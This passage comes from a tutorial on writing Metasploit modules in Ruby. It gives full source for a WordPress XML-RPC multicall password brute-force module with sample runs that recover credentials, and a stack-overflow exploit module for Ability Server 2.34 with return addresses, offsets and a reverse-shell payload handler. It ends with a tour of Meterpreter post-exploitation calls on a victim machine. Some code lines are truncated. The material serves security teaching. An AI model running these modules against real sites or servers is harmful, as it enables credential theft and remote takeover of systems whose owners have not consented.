        ], self.class)
    end
    #####

    ### Module Operations ###
    def exploit # or 'run' for post and auxiliary modules
        print_status('Starting Rubyfu')
        print_warning("It's just a template.")
        print_good('Ruby goes evil!')
        print_error("Thank you!")
    end
    #####

end
```

The result is

```
msf exploit(rubyfu_msf_template) > show options

Module options (exploit/rubyfu_msf_template):

  Name      Current Setting  Required  Description
  ----      -
  PASS      P@ssw0rd         yes       Valid password for username
  RPORT     22                yes       The target port
  USER      admin             yes       Valid username

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.14     yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Universal

msf exploit(rubyfu_msf_template) > exploit

[*] Started reverse handler on 192.168.0.14:4444
[*] Starting Rubyfu
[!] It's just a template.
[+] Ruby goes evil!
[-] Thank you!
msf exploit(rubyfu_msf_template) > |
```

## Load Metasploit module

To load/reload the Metasploit module you're working on, you can put the script in your user's Metasploit path or in the Metasploit framework path

- User's Metasploit path

```
~/msf4/modules
```

- Metasploit framework path

```
metasploit-framework/modules/
```

To make Metasploit load/reload the script use one of the following ways

- Exit from msfconsole then run it again
- use `reload_all` to reload all modules

- If your module is previously loaded and you made changes on it just use `reload` but you have to be using the module, in another work use `[YOUR MODULE]`

**Note:** It's really important to know the official Metasploit development documentation ( <http://www.rubydoc.info/github/rapid7/metasploit-framework/> )

# Auxiliary module

## Scanner

Basic Scanner modules

## WordPress XML-RPC Massive Brute Force

WordPress CMS framework support XML-RPC service to interact with almost all functions in the framework. Some functions require authentication. The main issues lies in the you can authenticate many times within the same request. WordPress accepts about 1788 lines of XML request which allows us to send tremendous number of login tries in a single request. So how awesome is this? Let me explain.

Imagine that you have to brute force one user with 6000 passwords? How many requests you have to send in the normal brute force technique? It's 6000 requests. Using our module will need to 4 requests only of you use the default CHUNKSIZE which is 1500 password per request!!!. NO MULTI-THREADING even you use multi-threading in the traditional brute force technique you'll send 6000 request a few of its are parallel.

```
<?xml version="1.0"?>
<methodCall>
<methodName>system.multicall</methodName>
<params>
  <param><value><array><data>

    <value><struct>
      <member>
        <name>methodName</name>
        <value><string>wp.getUsersBlogs</string></value>
      </member>
      <member>
        <name>params</name><value><array><data>
```

```
<value><array><data>
  <value><string>"USER #1"</string></value>
  <value><string>"PASS #1"</string></value>
</data></array></value>
</data></array></value>
</member>

...Snippet...

<value><struct>
<member>
  <name>methodName</name>
  <value><string>wp.getUsersBlogs</string></value>
</member>
<member>
  <name>params</name><value><array><data>
    <value><array><data>
      <value><string>"USER #1"</string></value>
      <value><string>"PASS #N"</string></value>
    </data></array></value>
  </data></array></value>
</member>

</params>
</methodCall>
```

So from above you can understand how the XML request will be build. Now How the reply will be? To simplify this we'll test a single user once with wrong password another with correct password to understand the response behavior

### **wrong password response**

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <struct>
                <member>
                  <name>faultCode</name>
                  <value>
                    <int>403</int>
                  </value>
                </member>
                <member>
                  <name>faultString</name>
                  <value>
                    <string>Incorrect username or password.</string>
                  </value>
                </member>
              </struct>
            </value>
          </data>
        </array>
      </value>
    </param>
  </params>
</methodResponse>
```

We noticed the following

- `<name>faultCode</name>`
- `<int>403</int>`
- `<string>Incorrect username or password.</string>`



Usually we rely on the string response '*Incorrect username or password.*', but what if the WordPress language wasn't English? so the best thing is the integer response which is 403

### correct password response

```
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
        <array>
          <data>
            <value>
              <array>
                <data>
                  <value>
                    <array>
                      <data>
                        <value>
                          <struct>
                            <member>
                              <name>isAdmin</name>
                              <value>
                                <boolean>1</boolean>
                              </value>
                            </member>
                            <member>
                              <name>url</name>
                              <value>
                                <string>http://172.17.0.3/</string>
                              </value>
                            </member>
                            <member>
                              <name>blogid</name>
                              <value>
                                <string>1</string>
                              </value>
                            </member>
                            <member>
```

```
        <name>blogName</name>
        <value>
          <string>Docker wordpress</string>
        </value>
      </member>
      <member>
        <name>xmlrpc</name>
        <value>
          <string>http://172.17.0.3/xmlrpc.php</string>
        </value>
      </member>
    </struct>
  </value>
</data>
</array>
</value>
</data>
</array>
</value>
</data>
</array>
</value>
</data>
</array>
</value>
</param>
</params>
</methodResponse>
```

We noticed that long reply with the result of called method `wp.getUsersBlogs`

Awesome, right?

The tricky part is just begun! Since we will be sending thousands of passwords in one request and the reply will be rally huge XML files, how we'll find the position of the correct credentials? The answer is, by using the powerful ruby iteration methods, particularly `each_with_index` method.

Enough talking, show me the code!

## What do we want?

- ☐ Create Auxiliary module
- ☐ Deal with Web Application
- ☐ Deal with WordPress
- ☐ Describe The module
- ☐ Let people know we created this module
- ☐ Add references about the vulnerability that we exploit
- ☐ Options to set the target URI, port, user, pass list.
- ☐ Read username and password lists as arrays
- ☐ Build/Generate XML file takes a user and iterate around the passwords
- ☐ Check if target is running WordPress
- ☐ Check if target enabling RPC
- ☐ Setup the HTTP with XML POST request
- ☐ Parse XML request and response
- ☐ Find the exact correct credentials
- ☐ Check if we got blocked
- ☐ Parsing the result and find which password is correct
- ☐ Check if the module has been written correctly (msftidy.rb)

## Steps

- ☒ Create Auxiliary module
- ☒ Deal with Web Application
- ☒ Deal with WordPress
- ☒ Describe The module
- ☒ Let people know we created this module
- ☒ Add references about the vulnerability that we exploit
- ☒ Options to set the target URI, port, user, pass list.

```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
```

```

include Msf::Exploit::Remote::HTTP::Wordpress

def initialize(info = {})
  super(update_info(
    info,
    'Name'          => 'WordPress XML-RPC Massive Brute Force',
    'Description'    => %q{WordPress massive brute force attack module},
    'License'        => MSF_LICENSE,
    'Author'         =>
      [
        'Sabri (@KINGSABRI)',          # Module Writer
        'William (WCoppola@Lares.com)'  # Module Requester
      ],
    'References'     =>
      [
        ['URL', 'https://blog.cloudflare.com/a-look-at-the-impact-of-wordpress-xml-rpc'],
        ['URL', 'https://blog.sucuri.net/2014/07/new-brute-force-attack-on-wordpress-xml-rpc']
      ]
  ))

  register_options(
    [
      OptString.new('TARGETURI', [true, 'The base path', '/']),
      OptPath.new('WPUSER_FILE', [true, 'File containing usernames',
        File.join(Msf::Config.data_dir, 'wpusers.txt')]),
      OptPath.new('WPPASS_FILE', [true, 'File containing passwords',
        File.join(Msf::Config.data_dir, 'wppass.txt')]),
      OptInt.new('BLOCKEDWAIT', [true, 'Time(minutes) to wait if blocked']),
      OptInt.new('CHUNKSIZE', [true, 'Number of passwords needed to make a request'])
    ], self.class)
  end
end

```

☒ Read username and password lists as arrays

```

def usernames
  File.readlines(datastore['WPUSER_FILE']).map {|user| user.chomp}
end

def passwords
  File.readlines(datastore['WPPASS_FILE']).map {|pass| pass.chomp}
end

```

☒ Build/Generate XML file takes a user and iterate around the passwords

```

#
# XML Factory
#
def generate_xml(user)

  vprint_warning('Generating XMLs may take a while depends on the')
  xml_payloads = [] # Container for all
  # Evil XML | Limit number of log-ins to CHUNKSIZE/request due to
  passwords.each_slice(datastore['CHUNKSIZE']) do |pass_group|

    document = Nokogiri::XML::Builder.new do |xml|
      xml.methodCall {
        xml.methodName("system.multicall")
        xml.params {
          xml.param {
            xml.value {
              xml.array {
                xml.data {

                  pass_group.each do |pass|
                    xml.value {
                      xml.struct {
                        xml.member {
                          xml.name("methodName")
                          xml.value { xml.string("wp.getUsersBlogs") }}
                        xml.member {
                          xml.name("params")
                          xml.value {

```

```
        xml.array {
          xml.data {
            xml.value {
              xml.array {
                xml.data {
                  xml.value { xml.string(user) }
                  xml.value { xml.string(pass) }
                }
              }
            }
          }
        }
      end

    }
  end

  xml_payloads << document.to_xml
end

vprint_status('Generating XMLs just done.')
xml_payloads
end
```

- ☒ Check if target is running WordPress
- ☒ Check if target enabling RPC

```
#
# Check target status
#
def check_wpstatus
  print_status("Checking #{peer} status!")

  if !wordpress_and_online?
    print_error("#{peer}:#{rport}#{target_uri} does not appear to be online")
    nil
  elsif !wordpress_xmlrpc_enabled?
    print_error("#{peer}:#{rport}#{wordpress_url_xmlrpc} does not appear to be enabled")
    nil
  else
    print_status("Target #{peer} is running WordPress")
    true
  end
end

end
```

☒ Setup the HTTP with XML POST request

```

#
# Connection Setup
#
def send(xml)
  uri = target_uri.path
  opts =
    {
      'method' => 'POST',
      'uri'     => normalize_uri(uri, wordpress_url_xmlrpc),
      'data'    => xml,
      'ctype'   => 'text/xml'
    }
  client = Rex::Proto::Http::Client.new(rhost)
  client.connect
  req = client.request_cgi(opts)
  res = client.send_recv(req)

  if res && res.code != 200
    print_error('It seems you got blocked!')
    print_warning("I'll sleep for #{datastore['BLOCKEDWAIT']} min")
    sleep datastore['BLOCKEDWAIT'] * 60
  end
  @res = res
end

```

- ☒ Parse XML request and response
- ☒ Find the exact correct credentials
- ☒ Check if we got blocked
- ☒ Parsing the result and find which password is correct

```

def run
  return if check_wpstatus.nil?

  usernames.each do |user|
    passfound = false

    print_status("Brute forcing user: #{user}")
    generate_xml(user).each do |xml|

```



```

    next if passfound == true

    send(xml)

    # Request Parser
    req_xml = Nokogiri::Slop xml
    # Response Parser
    res_xml = Nokogiri::Slop @res.to_s.scan(/<.*>/).join
    puts res_xml
    res_xml.search("methodResponse/params/param/value/array/data")

    result = value.at("struct/member/value/int")
    # If response error code doesn't not exist, then it's the
    if result.nil?
        user = req_xml.search("data/value/array/data")[i].value
        pass = req_xml.search("data/value/array/data")[i].value
        print_good("Credentials Found! #{user}:#{pass}")

        passfound = true
    end

end

unless user == usernames.last
    vprint_status('Sleeping for 2 seconds..')
    sleep 2
end

end
end
end

```

## Wrapping up

```

##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

```

```

require 'msf/core'

class Metasploit3 < Msf::Auxiliary
  include Msf::Exploit::Remote::HttpClient
  include Msf::Exploit::Remote::HTTP::Wordpress

  def initialize(info = {})
    super(update_info(
      info,
      'Name'          => 'WordPress XML-RPC Massive Brute Force',
      'Description'   => %q{WordPress massive brute force attack module},
      'License'       => MSF_LICENSE,
      'Author'        =>
        [
          'Sabri (@KINGSABRI)',          # Module Writer
          'William (WCoppola@Lares.com)' # Module Requester
        ],
      'References'    =>
        [
          ['URL', 'https://blog.cloudflare.com/a-look-at-the-impact-of-wordpress-xml-rpc'],
          ['URL', 'https://blog.sucuri.net/2014/07/new-brute-force-attack-on-wordpress-xml-rpc']
        ]
    ))

    register_options(
      [
        OptString.new('TARGETURI', [true, 'The base path', '/']),
        OptPath.new('WPUSER_FILE', [true, 'File containing usernames', File.join(Msf::Config.data_dir, 'WPUSER_FILE')]),
        OptPath.new('WPPASS_FILE', [true, 'File containing passwords', File.join(Msf::Config.data_dir, 'WPPASS_FILE')]),
        OptInt.new('BLOCKEDWAIT', [true, 'Time(minutes) to wait if blocked']),
        OptInt.new('CHUNKSIZE', [true, 'Number of passwords needed to brute force'])
      ], self.class)
    end

    def usernames
      File.readlines(datastore['WPUSER_FILE']).map {|user| user.chomp}
    end
  end
end

```

```
def passwords
  File.readlines(datastore['WPPASS_FILE']).map {|pass| pass.chomp}
end

#
# XML Factory
#
def generate_xml(user)

  vprint_warning('Generating XMLs may take a while depends on the')
  xml_payloads = [] # Container for all
  # Evil XML | Limit number of log-ins to CHUNKSIZE/request due v
  passwords.each_slice(datastore['CHUNKSIZE']) do |pass_group|

    document = Nokogiri::XML::Builder.new do |xml|
      xml.methodCall {
        xml.methodName("system.multicall")
        xml.params {
          xml.param {
            xml.value {
              xml.array {
                xml.data {

                  pass_group.each do |pass|
                    xml.value {
                      xml.struct {
                        xml.member {
                          xml.name("methodName")
                          xml.value { xml.string("wp.getUsersBlogs") }}
                        xml.member {
                          xml.name("params")
                          xml.value {
                            xml.array {
                              xml.data {
                                xml.value {
                                  xml.array {
                                    xml.data {
                                      xml.value { xml.string(user) }
                                      xml.value { xml.string(pass) }
                                    }
                                  }
                                }
                              }
                            }
                          }
                        }
                      }
                    }
                  end
                }
              }
            }
          }
        }
      }
    end
  end
end
```

```
        } } } } } } } }
      end

      } } } } }
    end

    xml_payloads << document.to_xml
  end

  vprint_status('Generating XMLs just done.')
  xml_payloads
end

#
# Check target status
#
def check_wpstatus
  print_status("Checking #{peer} status!")

  if !wordpress_and_online?
    print_error("#{peer}:#{rport}#{target_uri} does not appear to be online")
    nil
  elsif !wordpress_xmlrpc_enabled?
    print_error("#{peer}:#{rport}#{wordpress_url_xmlrpc} does not appear to be enabled")
    nil
  else
    print_status("Target #{peer} is running WordPress")
    true
  end
end

end

#
# Connection Setup
#
def send(xml)
  uri = target_uri.path
  opts =
    {
      'method' => 'POST',
    }
end
```

```

        'uri'      => normalize_uri(uri, wordpress_url_xmlrpc),
        'data'     => xml,
        'ctype'    => 'text/xml'
    }
    client = Rex::Proto::Http::Client.new(rhost)
    client.connect
    req = client.request_cgi(opts)
    res = client.send_recv(req)

    if res && res.code != 200
        print_error('It seems you got blocked!')
        print_warning("I'll sleep for #{datastore['BLOCKEDWAIT']} min")
        sleep datastore['BLOCKEDWAIT'] * 60
    end
    @res = res
end

def run
    return if check_wpstatus.nil?

    usernames.each do |user|
        passfound = false

        print_status("Brute forcing user: #{user}")
        generate_xml(user).each do |xml|
            next if passfound == true

            send(xml)

            # Request Parser
            req_xml = Nokogiri::Slop xml
            # Response Parser
            res_xml = Nokogiri::Slop @res.to_s.scan(/<.*>/).join
            puts res_xml
            res_xml.search("methodResponse/params/param/value/array/data")

            result = value.at("struct/member/value/int")
            # If response error code doesn't not exist
            if result.nil?
                user = req_xml.search("data/value/array/data")[i].value
            end
        end
    end
end

```

```
        pass = req_xml.search("data/value/array/data")[i].value
        print_good("Credentials Found! #{user}:#{pass}")

        passfound = true
      end

    end

    unless user == usernames.last
      vprint_status('Sleeping for 2 seconds..')
      sleep 2
    end

  end end end
end
```

☒ Check if the module has been written correctly (msftidy.rb)

```
metasploit-framework/tools/dev/msftidy.rb wordpress_xmlrpc_massive_
```

**Run it**

```
msf auxiliary(wordpress_xmlrpc_massive_bruteforce) > show options
```

```
Module options (auxiliary/scanner/http/wordpress_xmlrpc_massive_bruteforce)
```

Name	Current Setting
------	-----------------

----	-----
------	-------

BLOCKEDWAIT	6
-------------	---

CHUNKSIZE	1500
-----------	------

Proxies

RHOST	172.17.0.3
-------	------------

RPORT	80
-------	----

TARGETURI	/
-----------	---

VHOST

WPPASS_FILE	/home/KING/Code/MSF/metasploit-framework/data/wordp
-------------	---

WPUSER_FILE	/home/KING/Code/MSF/metasploit-framework/data/wordp
-------------	---

```
msf auxiliary(wordpress_xmlrpc_massive_bruteforce) > run
```

```
[*] Checking 172.17.0.3:80 status!
```

```
[*] Target 172.17.0.3:80 is running WordPress
```

```
[*] Brute forcing user: admin
```

```
[+] Credentials Found! admin:password
```

```
[*] Brute forcing user: manager
```

```
[*] Brute forcing user: root
```

```
[*] Brute forcing user: cisco
```

```
[*] Brute forcing user: apc
```

```
[*] Brute forcing user: pass
```

```
[*] Brute forcing user: security
```

```
[*] Brute forcing user: user
```

```
[*] Brute forcing user: system
```

```
[+] Credentials Found! system:root
```

```
[*] Brute forcing user: sys
```

```
[*] Brute forcing user: wampp
```

```
[*] Brute forcing user: newuser
```

```
[*] Brute forcing user: xampp-dav-unsecure
```

```
[*] Auxiliary module execution completed
```

# Exploit module

## Remote Exploit

### FTP exploit

Our example will be a very simple vulnerable FTP server called ability server.

#### What do we want?

- ☐ Create Exploit module
- ☐ Exploit FTP Server
- ☐ Set exploit rank
- ☐ Describe The module
- ☐ Let people know we created this module
- ☐ Add references about the vulnerability that we exploit
- ☐ Choose a default payload
- ☐ Set the Bad characters.
- ☐ Set Disclosure Date
- ☐ Targets and it's return address (EIP offset)
- ☐ Options to set the target IP, port. Also username and password if required.
- ☐ Check the target if vulnerable.
- ☐ Send the exploit
- ☐ Check if the module has been written correctly (msftidy.rb)

#### Steps

- ☒ Create Exploit module
- ☒ Exploit FTP Server
- ☒ Put a rank for the module



```
##
# This module requires Metasploit: http://www.metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

### Module Type ###
class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Ftp
```

- ☒ Describe The module
- ☒ Let people know we created this module
- ☒ Add references about the vulnerability that we exploit
- ☒ Choose a default payload
- ☒ Set the Bad characters.
- ☒ Set Disclosure Date
- ☒ Targets and it's return address (EIP offset)
- ☒ Options to set the target IP, port. Also username and password if required.

```
def initialize(info = {})
  super(update_info(
    info,
    'Name'          => 'Ability Server 2.34 STOR Command Stack Overflow',
    'Description'    => %q{
      This module exploits a stack-based buffer overflow in Ability Server 2.34.
      Ability Server fails to check input size when parsing 'STOR' commands,
      which leads to a stack based buffer overflow. This plugin can be used to
      exploit this vulnerability.

      The vulnerability has been confirmed on version 2.34 and has also been
      confirmed in version 2.25 and 2.32. Other versions may also be affected.
    },
    'License'        => MSF_LICENSE,
    'Author'         =>
      [
        'muts',          # Initial discovery
      ]
  )
end
```

```

        'Dark Eagle',      # same as muts
        'Peter Osterberg', # Metasploit
        'Ruby (@Rubyfu)',  # Just explain the module
    ],
    'References'            =>
    [
        [ 'CVE', '2004-1626' ],
        [ 'OSVDB', '11030'],
        [ 'EDB', '588'],
        ['URL', 'http://rubyfu.net'] # Just explain the module
    ],
    'Platform'              => %w{ win },
    'Targets'                =>
    [
        [
            'Windows XP SP2 ENG',
            {
                #JMP ESP (MFC42.dll. Addr remains unchanged until a
                'Ret' => 0x73E32ECF,
                'Offset' => 966
            }
        ],
        [
            'Windows XP SP3 ENG',
            {
                #JMP ESP (USER32.dll. Unchanged unpatched SP3 - full
                'Ret' => 0x7E429353,
                'Offset' => 966
            }
        ],
    ],
    'DefaultTarget'         => 0,
    'DisclosureDate'        => 'Oct 22 2004'
))

register_options(
    [
        Opt::RPORT(21),
        OptString.new('FTPUSER', [ true, 'Valid FTP username', 'ftp
        OptString.new('FTPPASS', [ true, 'Valid FTP password for us

```

```
], self.class)  
end
```

☒ Check the target if vulnerable.

```
def check  
  connect  
  disconnect  
  if banner =~ /Ability Server 2\.34/  
    return Exploit::CheckCode::Appears  
  else  
    if banner =~ /Ability Server/  
      return Exploit::CheckCode::Detected  
    end  
  end  
  return Exploit::CheckCode::Safe  
end
```

☒ Send the exploit

```

def exploit
  c = connect_login
  return if not c

  myhost = datastore['LHOST'] == '0.0.0.0' ? Rex::Socket.source_address : '0.0.0.0'

  # Take client IP address + FTP user lengths into account for EIP
  padd_size = target['Offset'] + (13 - myhost.length) + (3 - datastore['LUSER'].length)
  junk = rand_text_alpha(padd_size)

  sploit = junk
  sploit << [target.ret].pack('V')
  sploit << make_nops(32)
  sploit << payload.encoded
  sploit << rand_text_alpha(sploit.length)

  send_cmd(['STOR', sploit], false)
  handler
  disconnect
end

```

## Wrapping up

```

##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'

class Metasploit3 < Msf::Exploit::Remote
  Rank = NormalRanking

  include Msf::Exploit::Remote::Ftp

  def initialize(info = {})
    super(update_info(

```

```

info,
'Name'          => 'Ability Server 2.34 STOR Command Stack
'Description'    => %q{
    This module exploits a stack-based buffer overflow in Abil:
    Ability Server fails to check input size when parsing 'STOR
    which leads to a stack based buffer overflow. This plugin u

    The vulnerability has been confirmed on version 2.34 and ha
    in version 2.25 and 2.32. Other versions may also be affect

'License'        => MSF_LICENSE,
'Author'         =>
[
    'muts',          # Initial discovery
    'Dark Eagle',    # same as muts
    'Peter Osterberg', # Metasploit
    'Ruby (@Rubyfu)', # Just explain the module
],
'References'     =>
[
    [ 'CVE', '2004-1626' ],
    [ 'OSVDB', '11030'],
    [ 'EDB', '588'],
    ['URL', 'http://rubyfu.net'] # Just explain the module
],
'Platform'      => %w{ win },
'Targets'       =>
[
    [
        'Windows XP SP2 ENG',
        {
            #JMP ESP (MFC42.dll. Addr remains unchanged until a
            'Ret' => 0x73E32ECF,
            'Offset' => 966
        }
    ],
    [
        'Windows XP SP3 ENG',
        {
            #JMP ESP (USER32.dll. Unchanged unpatched SP3 - full
            'Ret' => 0x7E429353,

```

```

        'Offset' => 966
      }
    ],
  ],
  'DefaultTarget' => 0,
  'DisclosureDate' => 'Oct 22 2004'
))

register_options(
  [
    Opt::RPORT(21),
    OptString.new('FTPUSER', [ true, 'Valid FTP username', 'ftp' ], self.class),
    OptString.new('FTPPASS', [ true, 'Valid FTP password for user', 'ftppass' ], self.class)
  ], self.class)
end

def check
  connect
  disconnect
  if banner =~ /Ability Server 2\.34/
    return Exploit::CheckCode::Appears
  else
    if banner =~ /Ability Server/
      return Exploit::CheckCode::Detected
    end
  end
  return Exploit::CheckCode::Safe
end

def exploit
  c = connect_login
  return if not c

  myhost = datastore['LHOST'] == '0.0.0.0' ? Rex::Socket.source_address : datastore['LHOST']

  # Take client IP address + FTP user lengths into account for EIP offset
  padd_size = target['Offset'] + (13 - myhost.length) + (3 - datastore['FTPUSER'].length)
  junk = rand_text_alpha(padd_size)

  sploit = junk

```

```
sploit << [target.ret].pack('V')
sploit << make_nops(32)
sploit << payload.encoded
sploit << rand_text_alpha(sploit.length)

send_cmd(['STOR', sploit], false)
handler
disconnect
end
end
```

☒ Check if the module has been written correctly (msftidy.rb)

```
metasploit-framework/tools/dev/msftidy.rb ability_server_stor.rb
```

# Meterpreter

From the official [wiki](#), The Meterpreter is an advanced payload that has been part of Metasploit since 2004. Originally written by Matt "skape" Miller, dozens of contributors have provided additional code, and the payload continues to be frequently updated as part of Metasploit development.

Meterpreter is a payload framework that provides APIs to interact with by writing scripts and plugins that increase its capabilities. You can find Meterpreter scripts in `metasploit-framework/scripts/meterpreter` those scripts that you use in post exploitation using **run** (e.g. `getuid`, `getsystem`, `migrate`, `scraper`, etc).

Meterpreter source code is located in `metasploit-framework/lib/rex/post/meterpreter` .

Actually, you can't imagine the power of Meterpreter until you read its [wishlist and features](#) not just use it.

To get started, let's to get a Meterpreter shell on a victim machine to start practicing it inline then we can write some scripts

Once you get the Meterpreter shell type `irb` to be dropped into ruby's IRB. Most of required modules will be loaded already. Then type `require 'irb/completion'` to support auto-completion for the IRB console, just like the follows



```
msf exploit(handler) > exploit
```

```
[*] Started reverse handler on 192.168.0.18:4444
```

```
[*] Starting the payload handler...
```

```
[*] Sending stage (957486 bytes) to 192.168.0.18
```

```
[*] Meterpreter session 1 opened (192.168.0.18:4444 -> 192.168.0.18)
```

```
meterpreter > irb
```

```
[*] Starting IRB shell
```

```
[*] The 'client' variable holds the Meterpreter client
```

```
>> require 'irb/completion'
```

```
=> true
```

If you would like to use `Pry` instead of `irb` then type `pry` and make the console more readable. Personally, I'd prefer `pry`

```
meterpreter > pry
```

```
_pry_.prompt = proc { "-> " }
```

As you can see, you've been dropped to the IRB console with an instance variable called `client` of the running Meterpreter.

Try this as a start

```
print_good("Rubyfu!")
```

- To list all associated methods with `client` instance

This will return an array.

```
puts client.methods.sort
```

Let's to check some of the interesting methods there.

- Victim's IP address and port

```
client.session_host  
client.session_port
```

- Victim's computer information and platform

```
client.info  
client.platform
```

## Returns

```
=> "win7-64-victim\\Workshop @ WIN7-64-VICTIM"  
  
=> "x86/win32"
```

- Get the current exploit datastore

```
client.exploit_datastore  
# Or  
client.exploit.datastore
```

Returns a hash contains all the exploit information that result to this Meterpreter session

```
{"VERBOSE"=>false, "WfsDelay"=>0, "EnableContextEncoding"=>false, '}
```

# Meterpreter API and Extensions


Meterpreter extensions are located in `metasploit-framework/lib/rex/post/meterpreter` . It's highly recommended to browse and open the files to understand the code and it's style.

## Extension ClientCore : `core`

### Path

- `metasploit-framework/lib/rex/post/meterpreter/client_core.rb`

```
>> client.core
=> #<Rex::Post::Meterpreter::ClientCore:0x00000005f83388 @client=#<
```



**use** method is used to load meterpreter extensions which is used in the meterpreter console (ex. `use sniffer` , `use mimikatz` , etc )

Note: to list all loadable extensions in meterpreter console use `use -l` command.

From IRB console of the meterpreter, let's try to use *sniffer* extension

```
>> client.sniffer
=> nil
```

As you can see, it returns a `nil` because the *sniffer* extension hasn't yet loaded.

Let's try to load the extension

```
>> client.use "sniffer"
=> nil
```

As you can see it returns a `nil` because the method `use` is available in the `core` extension not in the meterpreter `client` instance.

- To load extension: `load sniffer`

```
>> client.core.use "sniffer"
=> true
>> client.sniffer
=> #<Rex::Post::Meterpreter::Extensions::Sniffer::Sniffer:0x00000001...
```

To check all *sniffer* extension methods, go to `metasploit-framework/lib/rex/post/meterpreter/extensions/sniffer/sniffer.rb`

also, from IRB, get all methods as we know

```
client.sniffer.methods
```

which returns an array of all available methods

```
>> client.sniffer.methods
=> [:interfaces, :capture_start, :capture_stop, :capture_stats, :ca...
```

- Getting available interfaces: `sniffer_interfaces`

which returns array of hashes

```
client.sniffer.interfaces
=> [{"idx"=>1, "name"=>"\\Device\\NdisWanBh", "description"=>"WAN M..."},
{"idx"=>2, "name"=>"\\Device\\{DF8BF690-33F1-497F-89ED-A31C236FE8E3..."}
```

## Extension Stdapi::Fs : `fs`

### Path

- `metasploit-`

```
framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb
```

- metasploit-

```
framework/lib/rex/post/meterpreter/extensions/stdapi/fs
```

```
>> client.fs
```

```
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001db6ae0 @aliases
```

## Dir class: `dir.rb`

One of the extensions available for `fs` is **Dir** located in `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/fs/dir.rb`. Let's to use some of its methods which we can know from `client.fs.dir.methods` or from source code.

- Get current directory: `pwd`

```
>> client.fs.dir.pwd
=> "C:\\Windows\\System32"
```

- List all files and directories in the current directory `ls`

```
client.fs.dir.entries
client.fs.dir.entries_with_info
```

- Change the current directory: `cd`

```
>> client.fs.dir.chdir("c:\\")
=> 0
>> client.fs.dir.pwd
=> "c:\\"
```

- Create a new directory: `mkdir`

```
>> client.fs.dir.mkdir("Rubyfu")
=> 0
>> client.fs.dir.chdir("Rubyfu")
=> 0
>> client.fs.dir.pwd
=> "c:\\Rubyfu"
```

## File class: `file.rb`

Discover **File** class, let's begin with a simple search. Try to download and download files.

- Search

```
client.fs.file.search("C:\\Users", "*.exe")
```

## Extension Stdapi::Fs : `sys`

### Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb`
- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/sys`

```
>> client.sys
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001dcd600 @aliases
```

## Config class: `config.rb`

- Get User ID: `getuid`

```
>> client.sys.config.getuid
=> "NT AUTHORITY\\SYSTEM"
```

- Get system information

```
>> client.sys.config.sysinfo  
=> {"Computer"=>"WIN7-64-VICTIM", "OS"=>"Windows 7 (Build 7600)"}  
└─┬────────────────────────────────────────────────────────────────────────────────┘
```

- Check if current process is running as SYSTEM user

```
>> client.sys.config.is_system?  
=> true
```

- Enables all possible privileges: `getpriv`

```
>> client.sys.config.getprivs  
=> ["SeDebugPrivilege", "SeIncreaseQuotaPrivilege", "SeSecurityPrivilege"]  
└─┬────────────────────────────────────────────────────────────────────────────────┘
```

## Process class: `process.rb`

- Get the current Process ID: `getpid`

```
>> client.sys.process.getpid  
=> 2392
```

- Get all exist processes with its details (pid, ppid, name, path, session, user, arch): `ps`

```
client.sys.process.get_processes  
# Or  
client.sys.process.processes
```

## Extension Stdapi::Fs : `net`

### Path

- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/stdapi.rb`
- `metasploit-framework/lib/rex/post/meterpreter/extensions/stdapi/net`

```
>> client.net
=> #<Rex::Post::Meterpreter::ObjectAliases:0x00000001dcd3d0 @aliases=
```

- Get the current victim interfaces: `ifconfig` or `ipconfig`

```
client.net.config.get_interfaces
# Or
client.net.config.interfaces
# Try nicer outputs
>> puts client.net.config.interfaces[0].pretty
Interface 11
=====
Name           : Intel(R) PRO/1000 MT Network Connection
Hardware MAC   : 00:0c:29:ff:fa:10
MTU            : 1500
IPv4 Address   : 192.168.242.128
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::482c:27b5:6914:e813
IPv6 Netmask   : ffff:ffff:ffff:ffff::
```

- Get network stat: `netstat`

```
client.net.config.netstat
```

- Get the ARP table: `arp`

```
client.net.config.arp_table
client.net.config.arp_table[0].ip_addr      # IP address
client.net.config.arp_table[0].mac_addr     # MAC address
client.net.config.arp_table[0].interface    # Interface
```



- Routes: `route`

```
client.net.config.routes      # List routes  
client.net.config.add_route("192.168.2.0", 24, "192.168.2.1")
```



- Get Proxy settings: `getproxy`

```
client.net.config.get_proxy_config
```

As you can see how easy to get familiar with meterpreter API. there are other extensions you can play with

```
meterpreter > use -l  
espia  
extapi  
incognito  
kiwi  
lanattacks  
mimikatz  
priv  
python  
sniffer  
stdapi
```

You can add more about those too in Rubyfu!

# Meterpreter Scripting

Since the Meterpreter scripting is planned to be removed and replaced with POST module, we'll put a skeleton Meterpreter script only.

You can locate your new Meterpreter script in

- The framework itself `metasploit-framework/scripts/meterpreter` or,
- In your Metasploit user's path `~/.msf/scripts/meterpreter`

## Absolute Meterpreter Script

```
# $Id$
# $Revision$
# Author:
#-----
##### Variable Declarations #####

@client = client
sample_option_var = nil
@exec_opts = Rex::Parser::Arguments.new(
  "-h" => [ false, "Help menu." ],
  "-o" => [ true , "Option that requires a value" ]
)
meter_type = client.platform

##### Function Declarations #####

# Usage Message Function
